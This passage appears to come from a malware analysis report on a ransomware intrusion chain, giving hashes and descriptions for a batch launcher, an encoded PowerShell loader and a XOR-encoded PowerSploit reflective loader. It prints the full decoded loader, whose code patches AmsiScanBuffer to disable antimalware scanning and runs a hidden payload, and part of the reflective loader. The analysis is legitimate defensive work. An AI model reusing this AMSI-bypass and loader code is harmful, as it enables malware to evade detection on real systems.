1) Open this website in TOR browser: hxxp[:]//xxxxxxxxxxxxxxxx.onion/xxxxxxxxxxxxxxxxxxxx
2) Follow instructions in chat.
—End Ransom Note—

ccacf4658ae778d02e4e55cd161b5a0772eb8b8eee62fed34e2d8f11db2cc4bc

Tags

backdoorloadertrojan

Details
Name WwanSvc.bat
Size 247 bytes
Type DOS batch file, ASCII text, with CRLF line terminators
MD5 1f6495ea7606a15daa79be93070159a8
SHA1 fdf9b1098480dd4145d7d39dc1b75fb6180e09ec
SHA256 ccacf4658ae778d02e4e55cd161b5a0772eb8b8eee62fed34e2d8f11db2cc4bc
SHA512 55abb0a936c3631e424748085b353e67ca8209006e92365c3fd3f256569f05ae99efeff818d1eefabba47fb11f59644c0e926027c30fbe076eee4dd899013815
ssdeep 6:hsQLpjR9nyDzLgyKBM3S1R1KCsu2xKRYPdpVjku5HjJVGnyn:CQdjR9nYLgyaIS1PKC2l1pVh5HjJsny
Entropy 5.360619
Path C:ProgramDataMicrosoftWwanSvc
Antivirus
Ahnlab Backdoor/BAT.Runner
Microsoft Security Essentials Trojan:BAT/Somrat
YARA Rules

No matches found.

ssdeep Matches

No matches found.

Relationships
ccacf4658a… Used 4de1bd4b1bb28ed0897b9d3c5d16a4b1442c7f53cb389cbed82af189696d3f40
Description

This artifact is a batch file. When executed it will invoke PowerShell, which decodes and executes a base64 encoded PowerShell script called “WwanSvc.txt” (4de1bd4b1bb28ed0897b9d3c5d16a4b1442c7f53cb389cbed82af189696d3f40) in the path C:ProgramDataMicrosoftWwanSvc.

4de1bd4b1bb28ed0897b9d3c5d16a4b1442c7f53cb389cbed82af189696d3f40

Tags

loaderobfuscated

Details
Name WwanSvc.txt
Size 9838 bytes
Type ASCII text, with very long lines, with CRLF line terminators
MD5 3c3770c42665416a9b3f2deda1056aed
SHA1 b93122942f58693936f060224d1b798ff23fe547
SHA256 4de1bd4b1bb28ed0897b9d3c5d16a4b1442c7f53cb389cbed82af189696d3f40
SHA512 b9a04d2109746c37f73f1d651532e8ccf63b21756a9da920b0aab331deb9ad5c506e7a856e137a7965ec11c7742940583d5c197d7e472b23eb9c59476d9be9ae
ssdeep 192:ZxFpwcjL3ceUZQR2Z1Pgk4HxE8TDEGJ5PWJ/LVkZCfjDR5CBtDKLODZAaxeS9gNm:ZxFpjMeUiygk4HyiHvujSZCbstuCrg0v
Entropy 5.663394
Path C:ProgramDataMicrosoftWwanSvc
Antivirus

No matches found.

YARA Rules

No matches found.

ssdeep Matches

No matches found.

Relationships
4de1bd4b1b… Used dec8655cdd7214daf9579ef481d0b0c6ed8120c120d3bd8ec27cb6e1874eb291
4de1bd4b1b… Used d3d5e5a8a40f34fc8d89b2d74d89a4b101d8b95a79e990e3b4161282aa6aca32
4de1bd4b1b… Used_By ccacf4658ae778d02e4e55cd161b5a0772eb8b8eee62fed34e2d8f11db2cc4bc
Description

This artifact is a Base64 encoded PowerShell script that is decoded and executed by WwanSvc.bat (ccacf4658ae778d02e4e55cd161b5a0772eb8b8eee62fed34e2d8f11db2cc4bc). The decoded content of the file follows:

—Begin Decoded PowerShell Script—

Function ge`T-proCad`dreSS
{
Param
(
[OutputType([IntPtr])]

[Parameter( poSITion = 0, MAnDAToRY = ${t`RuE} )]
[String]
${mo`DUlE},

[Parameter( PosITion = 1, MAnDatoRy = ${TR`Ue} )]
[String]
${PRo`CED`UrE}
)

${sYsT`e`mAsSE`mbly} = [AppDomain]::”cUrr`eN`Tdo`maIN”.”g`EtasS`emblieS”() | W`He`Re-ObJECt { ${_}.”GL`OBA`LAs`sEm`Bl`ycAcHE” -And ${_}.”LOCA`T`IOn”.”s`plIT”(((‘{0}{0}’) -f [ChAR]92))[-1].”eQU`Als”((‘Sys’+’tem.dl’+’l’)) }
${uNs`AFe`N`ATiV`emethoDs} = ${s`yStEM`ASS`E`mbLY}.”Getty`pe”((‘Mic’+’roso’+’ft.’+’Win’+’32.U’+’nsafeN’+’at’+’i’+’ve’+’Methods’))

${g`eTmo`DuLE`Han`d`LE} = ${uNSAF`E`NAtIVE`Met`H`O`ds}.”gE`TmethOd”((‘G’+’etModule’+’Hand’+’le’))
${G`EtpROCa`d`dre`sS} = ${unS`AFEnA`T`iVEmE`ThoDs}.”g`ETMe`THoD”((‘GetPr’+’oc’+’Addr’+’ess’), [reflection.bindingflags] (‘Publi’+’c,Sta’+’t’+’i’+’c’), ${n`UlL}, [System.Reflection.CallingConventions]::”A`Ny”, @((NE`w-OBj`ECT (‘S’+’y’+(‘ste’+’m’+’.R’)+(‘un’+’time’+’.Int’)+’er’+(‘op’+’Se’)+’r’+’v’+(‘ice’+’s.Han’+’d’)+(‘le’+’R’)+’ef’)).”G`ettYPe”(), [string]), ${N`ULl});

${KErN`3`2`HA`NDLe} = ${gEtMoD`U`leha`NDLE}.”in`VOkE”(${nu`ll}, @(${m`OdU`lE}))
${t`M`pPTr} = ne`w-`obJEcT ((‘IntP’+’t’)+’r’)
${H`A`N`dLERef} = N`eW-OB`je`cT (‘Sy’+’s’+’te’+(‘m’+’.’+’Runt’)+’i’+(‘m’+’e.Inte’+’rop’+’Se’+’rvices.Ha’)+(‘n’+’dl’)+(‘eRe’+’f’))(${tM`pP`TR}, ${K`ERn32H`AnD`Le})

Wr`ItE-ouTP`UT ${gETp`RO`c`AdDRE`Ss}.”i`N`VOke”(${nu`LL}, @([System.Runtime.InteropServices.HandleRef]${h`A`Ndle`REF}, ${Pro`Ced`Ure}))
}

Function G`E`TdELtYPE
{
Param
(
[OutputType([Type])]

[Parameter( POSItion = 0)]
[Type[]]
${Pa`R`AMeT`eRs} = (New-`oB`ject ((‘T’+’ype’)+'[]’)(0)),

[Parameter( poSitIon = 1 )]
[Type]
${rE`T`UrntYpE} = [Void]
)

${d`OmaIN} = [AppDomain]::”cUrRenTdOM`A`In”
${DYN`AssE`mBLY} = NEW`-oBje`CT (‘S’+’y’+(‘stem.’+’Re’+’fl’)+(‘ec’+’ti’)+(‘on.’+’As’)+(‘s’+’emb’)+(‘l’+’yN’)+(‘a’+’me’))((‘Ref’+’lec’+’ted’+’De’+’leg’+’ate’))
${AssEM`Bl`y`BU`ild`Er} = ${d`OMa`IN}.”defiNED`yNa`Mi`C`ASs`eM`Bly”(${DY`NasSEmB`lY}, [System.Reflection.Emit.AssemblyBuilderAccess]::”r`Un”)
${mOD`UL`EBUil`dEr} = ${AsSemBlyB`Ui`Ld`ER}.”DeF`I`NE`dynA`MicmoD`UlE”((‘InMe’+’m’+’ory’+’Mo’+’dule’), ${F`Alse})
${T`yP`eB`UiLdeR} = ${m`oDuleBUILD`eR}.”dEfIn`Et`Ype”((‘md’+’elty’+’pe’), (‘Class, Public’+’, Sealed, ‘+’Ans’+’i’+’C’+’lass, ‘+’A’+’u’+’toC’+’la’+’s’+’s’), [System.MulticastDelegate])
${CON`sTR`UctOR`BuILdeR} = ${TypE`Bui`ld`er}.”De`FiN`ECoNs`TrucT`OR”((‘RT’+’Special’+’Na’+’me’+’, HideBySi’+’g’+’, Publi’+’c’), [System.Reflection.CallingConventions]::”s`TANda`Rd”, ${PArame`Te`Rs})
${construc`T`o`RbUi`LdER}.”sEt`I`MpLeMEnTA`TiON`Flags”((‘Runti’+’me’+’,’+’ Managed’))
${m`Eth`od`BUI`ldEr} = ${T`YPEB`U`iLdER}.”dE`FiN`eMeT`hOD”(‘Invoke’, (‘Pu’+’blic, ‘+’Hid’+’eBy’+’Sig,’+’ New’+’S’+’l’+’ot, ‘+’V’+’irtual’), ${RETUr`Nt`yPe}, ${par`AMET`ErS})
${M`e`ThODbui`lDeR}.”S`eti`mplEmEnTAT`ioNf`lAGs”((‘Runti’+’me,’+’ Man’+’a’+’g’+’ed’))

w`RiTe-`oUtPUt ${t`YP`eBu`IlDEr}.”cr`E`AtETy`Pe”()
}

Function g`EtW32
{
${W`32} = New`-oBje`cT ((‘Sy’+’s’)+(‘tem.O’+’bje’)+’ct’)

${Vp`A`dDR} = Ge`T-pr`OCaddRess ((‘ke’+’rn’)+’el’+(’32’+’.d’+’ll’)) (‘V’+(‘i’+’rtu’+’alPr’)+’o’+(‘tec’+’t’))
${VpD`el} = gEt`D`elT`Ype @([IntPtr], [UIntPtr], [UInt32], [UInt32].”mA`K`EbyR`e`FType”()) ([Bool])
${V`p} = [System.Runtime.InteropServices.Marshal]::”gETD`ElEgAte`FORfUnCTI`oNP`oINt`Er”.Invoke(${VP`Ad`dR}, ${v`PDEL})
${W`32} | aD`d-`m`eMbEr ((‘Not’+’e’)+(‘Pr’+’oper’)+’t’+’y’) -Name ((‘V’+’irtu’)+’al’+(‘P’+’ro’+’tec’)+’t’) -Value ${v`P}

${wPM`AdDr} = gE`T`-P`ROc`AddRess ((‘ke’+’rne’)+(‘l3’+’2’)+(‘.d’+’ll’)) (‘W’+(‘r’+’ite’)+’P’+(‘ro’+’ce’)+(‘s’+’sM’)+(‘e’+’mory’))
${W`Pmdel} = GeT`d`eLTyPE @([IntPtr], [IntPtr], [IntPtr], [UIntPtr], [UIntPtr].”MAkE`ByrEFT`YpE”()) ([Bool])
${w`pM} = [System.Runtime.InteropServices.Marshal]::”GE`Tdel`egATE`FoR`FUNc`T`i`OnPOiNTER”.Invoke(${WP`mA`Ddr}, ${WP`m`del})
${W`32} | AD`d`-member -MemberType ((‘No’+’t’)+’eP’+(‘rop’+’er’)+’ty’) -Name (‘Wr’+’it’+(‘eP’+’r’)+’o’+(‘ce’+’s’+’sMemory’)) -Value ${W`Pm}

${GETMoDu`L`e`Ha`NdLeAdDR} = g`Et-pROCAdd`R`eSS ((‘ker’+’n’)+’e’+’l’+(’32’+’.’+’dll’)) (‘Ge’+’t’+(‘M’+’od’)+(‘u’+’le’)+(‘Ha’+’ndl’+’eA’))
${gET`Mo`dUleHa`N`dLEDELegAte} = geT`DELT`Y`pE @([String]) ([IntPtr])
${Get`moDU`leH`ANDLE} = [System.Runtime.InteropServices.Marshal]::”GET`DElEGATEFor`F`U`N`CtION`POi`NTeR”.Invoke(${GeTmod`U`LeHa`NdL`eAddr}, ${ge`T`Mo`DUlEhAN`Dled`eLeGAte})
${W`32} | Add-Me`mB`ER (‘No’+(‘te’+’P’+’rop’)+(‘er’+’ty’)) -Name ((‘Get’+’M’)+’od’+(‘ule’+’Han’+’dle’)) -Value ${g`et`MoDUL`EH`ANDlE}

${GEtpr`Oc`ADdRessA`DdR} = gEt-pR`o`C`ADDrE`sS ((‘k’+’er’)+’ne’+(‘l32’+’.’)+(‘d’+’ll’)) (‘Ge’+’t’+(‘P’+’ro’)+’cA’+(‘ddr’+’ess’))
${gEt`ProCADDRE`SSdE`LegA`Te} = GEtD`eLT`y`pe @([IntPtr], [String]) ([IntPtr])
${Get`prOcaDd`R`ESS} = [System.Runtime.InteropServices.Marshal]::”GET`d`ElEgAT`E`FORfUNct`Io`N`pO`inTeR”.Invoke(${GeTpROCA`Ddr`e`S`Sa`DDr}, ${geTp`RoCadD`R`EssDeLEG`ATe})
${w`32} | ADD`-m`EmBer -MemberType (‘No’+’te’+(‘P’+’ro’)+(‘pe’+’rty’)) -Name ((‘G’+’et’)+’P’+(‘rocAd’+’dre’)+’s’+’s’) -Value ${Ge`Tp`ROCaDDrE`SS}

${mE`Mc`py`AdDr} = Ge`T-pR`oC`Add`REss (‘ms’+(‘vc’+’rt.’)+(‘d’+’ll’)) ((‘m’+’em’)+(‘c’+’py’))
${MeM`c`pydeLE`GatE} = g`et`DeLtyPE @([IntPtr], [IntPtr], [UIntPtr]) ([IntPtr])
${M`EmcpY} = [System.Runtime.InteropServices.Marshal]::”Ge`TDelegATEfOrf`UnC`TiONP`OINT`Er”.Invoke(${m`EmCPY`Ad`DR}, ${me`Mcpy`de`legatE})
${W`32} | aDd-M`eMb`ER -MemberType ((‘No’+’t’)+’e’+(‘P’+’ro’)+(‘pert’+’y’)) -Name (‘me’+’m’+(‘cp’+’y’)) -Value ${ME`mc`pY}

return ${W`32}
}

[UInt32]${O`LdPrOtectFl`Ag} = 0
${W`i`N32} = GEt`W32
${a`mSi} = ${W`in32}.”G`Et`mODulehA`Ndle”.”iNvO`KE”((‘ams’+’i’+’.dll’))
if (${aM`Si} -ne 0) {
${P`ROC} = ${w`in`32}.”G`etPROCAD`dr`ess”.”In`Vo`kE”(${a`MSI}, (‘A’+’m’+’s’+’iScanB’+’uffer’))
if (${P`Roc} -ne 0) {
if ([IntPtr]::”sI`zE” -eq 8) {
${paT`cH} = @( 0x48, 0x31, 0xC0, 0xC3 )
} else {
${pAT`Ch} = @( 0x31, 0xC0, 0xC3 )
}

${r`es} = ${wI`N`32}.”Vi`RtUaLpRoT`E`CT”.”I`NVoKE”(${P`RoC}, [UInt32]${pA`TcH}.”LEn`GTH”, 0x40, [Ref]${OldproT`e`c`TF`Lag})
if (${R`Es} -ne 0)
{
for (${Of`Fs`et} = 0; ${offs`ET} -lt ${PAt`cH}.”lENg`Th”; ${oFF`s`Et}++)
{
   [System.Runtime.InteropServices.Marshal]::”Wr`iT`EbY`Te”.Invoke(${P`Roc}, ${Of`FseT}, ${p`AT`cH}[${OfFs`ET}]);
}
}
}
}

${Dat`A0}= [IO.File]::”r`eA`dAl`LbyTES”.Invoke(((‘C:pk’+’Wp’+’rogramda’+’t’+’apkWMic’+’r’+’osoft’+’p’+’kWWw’+’an’+’S’+’v’+’c.a’).REplACe(([ChAR]112+[ChAR]107+[ChAR]87),”)))
${dA`Ta1}= [IO.File]::”reA`DAlL`Byt`eS”.Invoke(((‘C:F’+’zCprog’+’r’+’amdat’+’aF’+’zCMi’+’cros’+’o’+’f’+’t’+’FzCW’+’wanSvc’+’.c’) -replACe([chaR]70+[chaR]122+[chaR]67),[chaR]92))

for(${i}=0; ${I} -lt ${Da`TA1}.”COu`Nt” ; ${i}++) { ${da`T`A1}[${I}] = (${dAT`A1}[${I}] -bxor ${dA`TA0}[${i} % ${D`A`TA0}.”cO`UNT”])}
${d`A`Ta1} = [System.Text.Encoding]::”ASc`iI”.”g`ets`Tring”(${Da`TA1})

try { ${L}=[Ref].”AS`s`EMBlY”.”GE`TT`YPE”((‘Sy’+’stem.M’+’anagem’+’en’+’t.A’+’uto’+’m’+’ation.A’+’m’+’siU’+’t’+’ils’)); if (${L} -ne 0) { ${f}=${L}.”gET`FiEld”((‘amsi’+’Ini’+’tF’+’ailed’),(‘NonPub’+’l’+’i’+’c,Static’)); if (${f} -ne 0) { ${F}.”sET`V`ALUE”(${nu`lL},${TR`UE}); wrI`TE`-HosT (‘k’) }; }; WritE-H`o`st “.” } catch { Wri`TE-`HOst ${_} }

I`Nvo`Ke-E`xPRe`SS`ion -Command ${D`ATA1}
—End Decoded PowerShell Script—

The script allows PowerShell to run without system restrictions while bypassing the Microsoft Antimalware program. Next, the script decodes the file “WwanSvc.c” (d3d5e5a8a40f34fc8d89b2d74d89a4b101d8b95a79e990e3b4161282aa6aca32) using a bitwise Exclusive OR (XOR) with a 256 byte key that is found in WwanSvc.a (dec8655cdd7214daf9579ef481d0b0c6ed8120c120d3bd8ec27cb6e1874eb291). Both WwanSvc.a and WwanSvc.c are located in C:ProgramDataMicrosoft. The newly decoded script is then executed using the InvokeExpression command.

dec8655cdd7214daf9579ef481d0b0c6ed8120c120d3bd8ec27cb6e1874eb291

Tags

loaderobfuscated

Details
Name WwanSvc.a
Size 256 bytes
Type data
MD5 77b6cc5bca517f2d4c954d3d8c8c67df
SHA1 ff9b181fe3f3b15b37ab8823fc47119c310fc51f
SHA256 dec8655cdd7214daf9579ef481d0b0c6ed8120c120d3bd8ec27cb6e1874eb291
SHA512 a70ff48b0a2a7d8bac1fb4b2df7b27a26e3ce974ae6927611e764a5ebe7892ab468b0a3537c47de7195f7787f5c781d686e4ece0f339174e51563b546cdbaf3a
ssdeep 6:nZmAvoD0jmQw0fCRj6DoSbTrbBKgqtjQUOjv6g7RH:toojn1CRj6DoSbTrl1WQjig7RH
Entropy 8.000000
Path C:ProgramDataMicrosoft
Antivirus

No matches found.

YARA Rules

No matches found.

ssdeep Matches

No matches found.

Relationships
dec8655cdd… Used_By 4de1bd4b1bb28ed0897b9d3c5d16a4b1442c7f53cb389cbed82af189696d3f40
dec8655cdd… Used_By c5a1dbb49ff72a69ac7c52b18e57a21527bc381077b1cea12c3a40e9e98ae6cd
Description

This artifact contains a 256 byte key that is used by the base64 encoded script in WwanSvc.txt to decode a new PowerShell script in WwanSvc.c (d3d5e5a8a40f34fc8d89b2d74d89a4b101d8b95a79e990e3b4161282aa6aca32). The key is also used to decode the reflectively loaded payload in WwanSvc.b (d3d5e5a8a40f34fc8d89b2d74d89a4b101d8b95a79e990e3b4161282aa6aca32).

d3d5e5a8a40f34fc8d89b2d74d89a4b101d8b95a79e990e3b4161282aa6aca32

Tags

file-lessloaderobfuscated

Details
Name WwanSvc.c
Size 121572 bytes
Type data
MD5 23fd1bca24a1f68293096ba9022bd0f1
SHA1 2ab0d1092127268f30490523ec0aa3736416096b
SHA256 d3d5e5a8a40f34fc8d89b2d74d89a4b101d8b95a79e990e3b4161282aa6aca32
SHA512 37ac754b31bc0a8246111e621b544e5c00c6c8330b6858895e35368f39d973b63f24eb73dd0cc9964991f59ea6720c269a55192f4751b8dc7c7e8f958541d3d9
ssdeep 3072:LkBl3uCZsVZFN41v7cV7PBbC4/ggW7hPe1G8zW6:Y2FGZ7ebNFW7hG1fL
Entropy 7.998578
Path C:ProgramDataMicrosoft
Antivirus

No matches found.

YARA Rules

No matches found.

ssdeep Matches

No matches found.

Relationships
d3d5e5a8a4… Used_By 4de1bd4b1bb28ed0897b9d3c5d16a4b1442c7f53cb389cbed82af189696d3f40
Description

This artifact is a XOR encoded PowerSploit reflective loader program. The program is decoded using the 256 byte key found in WwanSvc.a (dec8655cdd7214daf9579ef481d0b0c6ed8120c120d3bd8ec27cb6e1874eb291). The decoded content of the script follows:

—Begin Decoded Script Content—
$PEBytes = $null

function RemoteScriptBlock ($FuncReturnType, $ProcId, $ProcName, $ForceASLR)

   ###
   ## Win32 Stuff ##
   ###
   Function Get-Win32Types
   {
       $Win32Types = New-Object System.Object

       #Define all the structures/enums that will be used
       #    This article shows you how to do this with reflection: http://www.exploit-monday.com/2012/07/structs-and-enums-using-reflection.html
       $Domain = [AppDomain]::CurrentDomain
       $DynamicAssembly = New-Object System.Reflection.AssemblyName(‘DynamicAssembly’)
       $AssemblyBuilder = $Domain.DefineDynamicAssembly($DynamicAssembly, [System.Reflection.Emit.AssemblyBuilderAccess]::Run)
       $ModuleBuilder = $AssemblyBuilder.DefineDynamicModule(‘DynamicModule’, $false)
       $ConstructorInfo = [System.Runtime.InteropServices.MarshalAsAttribute].GetConstructors()[0]

           ENUM    
       #Enum MachineType
       $TypeBuilder = $ModuleBuilder.DefineEnum(‘MachineType’, ‘Public’, [UInt16])
       $TypeBuilder.DefineLiteral(‘Native’, [UInt16] 0) | Out-Null
       $TypeBuilder.DefineLiteral(‘I386’, [UInt16] 0x014c) | Out-Null
       $TypeBuilder.DefineLiteral(‘Itanium’, [UInt16] 0x0200) | Out-Null
       $TypeBuilder.DefineLiteral(‘x64’, [UInt16] 0x8664) | Out-Null
       $MachineType = $TypeBuilder.CreateType()
       $Win32Types | Add-Member -MemberType NoteProperty -Name MachineType -Value $MachineType

       #Enum MagicType
       $TypeBuilder = $ModuleBuilder.DefineEnum(‘MagicType’, ‘Public’, [UInt16])
       $TypeBuilder.DefineLiteral(‘IMAGE_NT_OPTIONAL_HDR32_MAGIC’, [UInt16] 0x10b) | Out-Null
       $TypeBuilder.DefineLiteral(‘IMAGE_NT_OPTIONAL_HDR64_MAGIC’, [UInt16] 0x20b) | Out-Null
       $MagicType = $TypeBuilder.CreateType()
       $Win32Types | Add-Member -MemberType NoteProperty -Name MagicType -Value $MagicType

       #Enum SubSystemType
       $TypeBuilder = $ModuleBuilder.DefineEnum(‘SubSystemType’, ‘Public’, [UInt16])
       $TypeBuilder.DefineLiteral(‘IMAGE_SUBSYSTEM_UNKNOWN’, [UInt16] 0) | Out-Null
       $TypeBuilder.DefineLiteral(‘IMAGE_SUBSYSTEM_NATIVE’, [UInt16] 1) | Out-Null
       $TypeBuilder.DefineLiteral(‘IMAGE_SUBSYSTEM_WINDOWS_GUI’, [UInt16] 2) | Out-Null
       $TypeBuilder.DefineLiteral(‘IMAGE_SUBSYSTEM_WINDOWS_CUI’, [UInt16] 3) | Out-Null
       $TypeBuilder.DefineLiteral(‘IMAGE_SUBSYSTEM_POSIX_CUI’, [UInt16] 7) | Out-Null
       $TypeBuilder.DefineLiteral(‘IMAGE_SUBSYSTEM_WINDOWS_CE_GUI’, [UInt16] 9) | Out-Null
       $TypeBuilder.DefineLiteral(‘IMAGE_SUBSYSTEM_EFI_APPLICATION’, [UInt16] 10) | Out-Null
       $TypeBuilder.DefineLiteral(‘IMAGE_SUBSYSTEM_EFI_BOOT_SERVICE_DRIVER’, [UInt16] 11) | Out-Null
       $TypeBuilder.DefineLiteral(‘IMAGE_SUBSYSTEM_EFI_RUNTIME_DRIVER’, [UInt16] 12) | Out-Null
       $TypeBuilder.DefineLiteral(‘IMAGE_SUBSYSTEM_EFI_ROM’, [UInt16] 13) | Out-Null
       $TypeBuilder.DefineLiteral(‘IMAGE_SUBSYSTEM_XBOX’, [UInt16] 14) | Out-Null
       $SubSystemType = $TypeBuilder.CreateType()
       $Win32Types | Add-Member -MemberType NoteProperty -Name SubSystemType -Value $SubSystemType

       #Enum DllCharacteristicsType
       $TypeBuilder = $ModuleBuilder.DefineEnum(‘DllCharacteristicsType’, ‘Public’, [UInt16])
       $TypeBuilder.DefineLiteral(‘RES_0’, [UInt16] 0x0001) | Out-Null
       $TypeBuilder.DefineLiteral(‘RES_1’, [UInt16] 0x0002) | Out-Null
       $TypeBuilder.DefineLiteral(‘RES_2’, [UInt16] 0x0004) | Out-Null
       $TypeBuilder.DefineLiteral(‘RES_3’, [UInt16] 0x0008) | Out-Null
       $TypeBuilder.DefineLiteral(‘IMAGE_DLL_CHARACTERISTICS_DYNAMIC_BASE’, [UInt16] 0x0040) | Out-Null
       $TypeBuilder.DefineLiteral(‘IMAGE_DLL_CHARACTERISTICS_FORCE_INTEGRITY’, [UInt16] 0x0080) | Out-Null
       $TypeBuilder.DefineLiteral(‘IMAGE_DLL_CHARACTERISTICS_NX_COMPAT’, [UInt16] 0x0100) | Out-Null
       $TypeBuilder.DefineLiteral(‘IMAGE_DLLCHARACTERISTICS_NO_ISOLATION’, [UInt16] 0x0200) | Out-Null
       $TypeBuilder.DefineLiteral(‘IMAGE_DLLCHARACTERISTICS_NO_SEH’, [UInt16] 0x0400) | Out-Null
       $TypeBuilder.DefineLiteral(‘IMAGE_DLLCHARACTERISTICS_NO_BIND’, [UInt16] 0x0800) | Out-Null
       $TypeBuilder.DefineLiteral(‘RES_4’, [UInt16] 0x1000) | Out-Null
       $TypeBuilder.DefineLiteral(‘IMAGE_DLLCHARACTERISTICS_WDM_DRIVER’, [UInt16] 0x2000) | Out-Null
       $TypeBuilder.DefineLiteral(‘IMAGE_DLLCHARACTERISTICS_TERMINAL_SERVER_AWARE’, [UInt16] 0x8000) | Out-Null
       $DllCharacteristicsType = $TypeBuilder.CreateType()
       $Win32Types | Add-Member -MemberType NoteProperty -Name DllCharacteristicsType -Value $DllCharacteristicsType

       ###    STRUCT    ###
       #Struct IMAGE_DATA_DIRECTORY
       $Attributes = ‘AutoLayout, AnsiClass, Class, Public, ExplicitLayout, Sealed, BeforeFieldInit’
       $TypeBuilder = $ModuleBuilder.DefineType(‘IMAGE_DATA_DIRECTORY’, $Attributes, [System.ValueType], 8)
       ($TypeBuilder.DefineField(‘VirtualAddress’, [UInt32], ‘Public’)).SetOffset(0) | Out-Null
       ($TypeBuilder.DefineField(‘Size’, [UInt32], ‘Public’)).SetOffset(4) | Out-Null
       $IMAGE_DATA_DIRECTORY = $TypeBuilder.CreateType()
       $Win32Types | Add-Member -MemberType NoteProperty -Name IMAGE_DATA_DIRECTORY -Value $IMAGE_DATA_DIRECTORY

       #Struct IMAGE_FILE_HEADER
       $Attributes = ‘AutoLayout, AnsiClass, Class, Public, SequentialLayout, Sealed, BeforeFieldInit’
       $TypeBuilder = $ModuleBuilder.DefineType(‘IMAGE_FILE_HEADER’, $Attributes, [System.ValueType], 20)
       $TypeBuilder.DefineField(‘Machine’, [UInt16], ‘Public’) | Out-Null
       $TypeBuilder.DefineField(‘NumberOfSections’, [UInt16], ‘Public’) | Out-Null
       $TypeBuilder.DefineField(‘TimeDateStamp’, [UInt32], ‘Public’) | Out-Null
       $TypeBuilder.DefineField(‘PointerToSymbolTable’, [UInt32], ‘Public’) | Out-Null
       $TypeBuilder.DefineField(‘NumberOfSymbols’, [UInt32], ‘Public’) | Out-Null
       $TypeBuilder.DefineField(‘SizeOfOptionalHeader’, [UInt16], ‘Public’) | Out-Null
       $TypeBuilder.DefineField(‘Characteristics’, [UInt16], ‘Public’) | Out-Null
       $IMAGE_FILE_HEADER = $TypeBuilder.CreateType()
       $Win32Types | Add-Member -MemberType NoteProperty -Name IMAGE_FILE_HEADER -Value $IMAGE_FILE_HEADER

       #Struct IMAGE_OPTIONAL_HEADER64
       $Attributes = ‘AutoLayout, AnsiClass, Class, Public, ExplicitLayout, Sealed, BeforeFieldInit’
       $TypeBuilder = $ModuleBuilder.DefineType(‘IMAGE_OPTIONAL_HEADER64’, $Attributes, [System.ValueType], 240)
       ($TypeBuilder.DefineField(‘Magic’, $MagicType, ‘Public’)).SetOffset(0) | Out-Null
       ($TypeBuilder.DefineField(‘MajorLinkerVersion’, [Byte], ‘Public’)).SetOffset(2) | Out-Null
       ($TypeBuilder.DefineField(‘MinorLinkerVersion’, [Byte], ‘Public’)).SetOffset(3) | Out-Null
       ($TypeBuilder.DefineField(‘SizeOfCode’, [UInt32], ‘Public’)).SetOffset(4) | Out-Null
       ($TypeBuilder.DefineField(‘SizeOfInitializedData’, [UInt32], ‘Public’)).SetOffset(8) | Out-Null
       ($TypeBuilder.DefineField(‘SizeOfUninitializedData’, [UInt32], ‘Public’)).SetOffset(12) | Out-Null
       ($TypeBuilder.DefineField(‘AddressOfEntryPoint’, [UInt32], ‘Public’)).SetOffset(16) | Out-Null
       ($TypeBuilder.DefineField(‘BaseOfCode’, [UInt32], ‘Public’)).SetOffset(20) | Out-Null
       ($TypeBuilder.DefineField(‘ImageBase’, [UInt64], ‘Public’)).SetOffset(24) | Out-Null
       ($TypeBuilder.DefineField(‘SectionAlignment’, [UInt32], ‘Public’)).SetOffset(32) | Out-Null
       ($TypeBuilder.DefineField(‘FileAlignment’, [UInt32], ‘Public’)).SetOffset(36) | Out-Null
       ($TypeBuilder.DefineField(‘MajorOperatingSystemVersion’, [UInt16], ‘Public’)).SetOffset(40) | Out-Null
       ($TypeBuilder.DefineField(‘MinorOperatingSystemVersion’, [UInt16], ‘Public’)).SetOffset(42) | Out-Null
       ($TypeBuilder.DefineField(‘MajorImageVersion’, [UInt16], ‘Public’)).SetOffset(44) | Out-Null
       ($TypeBuilder.DefineField(‘MinorImageVersion’, [UInt16], ‘Public’)).SetOffset(46) | Out-Null
       ($TypeBuilder.DefineField(‘MajorSubsystemVersion’, [UInt16], ‘Public’)).SetOffset(48) | Out-Null
       ($TypeBuilder.DefineField(‘MinorSubsystemVersion’, [UInt16], ‘Public’)).SetOffset(50) | Out-Null
       ($TypeBuilder.DefineField(‘Win32VersionValue’, [UInt32], ‘Public’)).SetOffset(52) | Out-Null
       ($TypeBuilder.DefineField(‘SizeOfImage’, [UInt32], ‘Public’)).SetOffset(56) | Out-Null
       ($TypeBuilder.DefineField(‘SizeOfHeaders’, [UInt32], ‘Public’)).SetOffset(60) | Out-Null
       ($TypeBuilder.DefineField(‘CheckSum’, [UInt32], ‘Public’)).SetOffset(64) | Out-Null
       ($TypeBuilder.DefineField(‘Subsystem’, $SubSystemType, ‘Public’)).SetOffset(68) | Out-Null
       ($TypeBuilder.DefineField(‘DllCharacteristics’, $DllCharacteristicsType, ‘Public’)).SetOffset(70) | Out-Null
       ($TypeBuilder.DefineField(‘SizeOfStackReserve’, [UInt64], ‘Public’)).SetOffset(72) | Out-Null
       ($TypeBuilder.DefineField(‘SizeOfStackCommit’, [UInt64], ‘Public’)).SetOffset(80) | Out-Null
       ($TypeBuilder.DefineField(‘SizeOfHeapReserve’, [UInt64], ‘Public’)).SetOffset(88) | Out-Null
       ($TypeBuilder.DefineField(‘SizeOfHeapCommit’, [UInt64], ‘Public’)).SetOffset(96) | Out-Null
       ($TypeBuilder.DefineField(‘LoaderFlags’, [UInt32], ‘Public’)).SetOffset(104) | Out-Null
       ($TypeBuilder.DefineField(‘NumberOfRvaAndSizes’, [UInt32], ‘Public’)).SetOffset(108) | Out-Null
       ($TypeBuilder.DefineField(‘ExportTable’, $IMAGE_DATA_DIRECTORY, ‘Public’)).SetOffset(112) | Out-Null
       ($TypeBuilder.DefineField(‘ImportTable’, $IMAGE_DATA_DIRECTORY, ‘Public’)).SetOffset(120) | Out-Null
       ($TypeBuilder.DefineField(‘ResourceTable’, $IMAGE_DATA_DIRECTORY, ‘Public’)).SetOffset(128) | Out-Null
       ($TypeBuilder.DefineField(‘ExceptionTable’, $IMAGE_DATA_DIRECTORY, ‘Public’)).SetOffset(136) | Out-Null
       ($TypeBuilder.DefineField(‘CertificateTable’, $IMAGE_DATA_DIRECTORY, ‘Public’)).SetOffset(144) | Out-Null
       ($TypeBuilder.DefineField(‘BaseRelocationTable’, $IMAGE_DATA_DIRECTORY, ‘Public’)).SetOffset(152) | Out-Null
       ($TypeBuilder.DefineField(‘Debug’, $IMAGE_DATA_DIRECTORY, ‘Public’)).SetOffset(160) | Out-Null
